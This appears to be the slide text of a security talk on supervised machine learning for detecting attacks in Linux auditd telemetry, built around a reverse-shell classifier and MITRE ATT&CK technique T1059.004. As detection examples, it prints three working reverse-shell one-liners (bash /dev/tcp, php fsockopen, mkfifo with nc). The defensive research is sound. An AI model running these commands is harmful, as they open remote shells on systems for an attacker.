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


## Shell Language Processing: Supervised Machine Learning Applicability on Linux Telemetry (auditd)

[\*] B.Filar, “Discovering anomalous patterns based on parent-child process relationships”, Elastic Blog

# Conventional ML Techniques

- Ask narrow questions:
  - Bad questions:
    - unusual process name – hundreds a week
      - (a) *jre1.8\_311.exe*
      - (b) *temp\_setup\_83afba.exe*
    - rare connections – every day your network has
      - (a) new Spotify update CDN
      - (b) intern connects to jumphost
  - Good questions – **focus on TTPs**:
    - anomalous python process arguments (**T1059.006**)
    - anomalous SSH logins to jumphost (**T1021.004**)



```
bash -i >& /dev/tcp/10.0.0.1/4242 0>&1
```

```
php -r '$sock=fsockopen("10.0.0.1",4242);system("/bin/sh -i <&3 >&3 2>&3");'
```

```
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 4242 >/tmp/f
```

[Home](#) > [Techniques](#) > [Enterprise](#) > [Command and Scripting Interpreter](#) > [Unix Shell](#)

ID: T1059.004

Sub-technique of: [T1059](#)

## Command and Scripting Interpreter: Unix Shell

① **Tactic:** [Execution](#)

① **Platforms:** Linux, macOS

① **Permissions Required:** User, root

① **Supports Remote:** Yes

Version: 1.1

# Reverse Shell ML Model


## Demo?

# When to consider Deep Learning

- Pre-trained models:
  - Natural Language Processing (NLP):
    - chatbots
  - Computer Vision (CV):
    - object detection (e.g., CCTV streams to detect people)
- You exhausted conventional ML techniques and:
  - you have a lot of labeled data
  - bilingual team in (a) applicability domain (b) AI
  - ~~computing resources~~




# Example: PE Classification w/ Deep Learning



# Conclusions

- AI is a software (non-deterministic). It is a **tool**.
- Use it as an extension to existing techniques. Not substitution.



# Conclusions

- AI is a software (non-deterministic). It is a **tool**.
- Use it as an extension to existing techniques. Not substitution.
- Do not use ML when not needed.
- Those who master this tool will have an advantage.
  - Gray areas in contemporary SecOps:
    - MFA bypass
    - Internal threats

# Thank you for your attention!



<https://twitter.com/ditrizna>



## Q&A

## Medium

<https://ditrizna.medium.com>

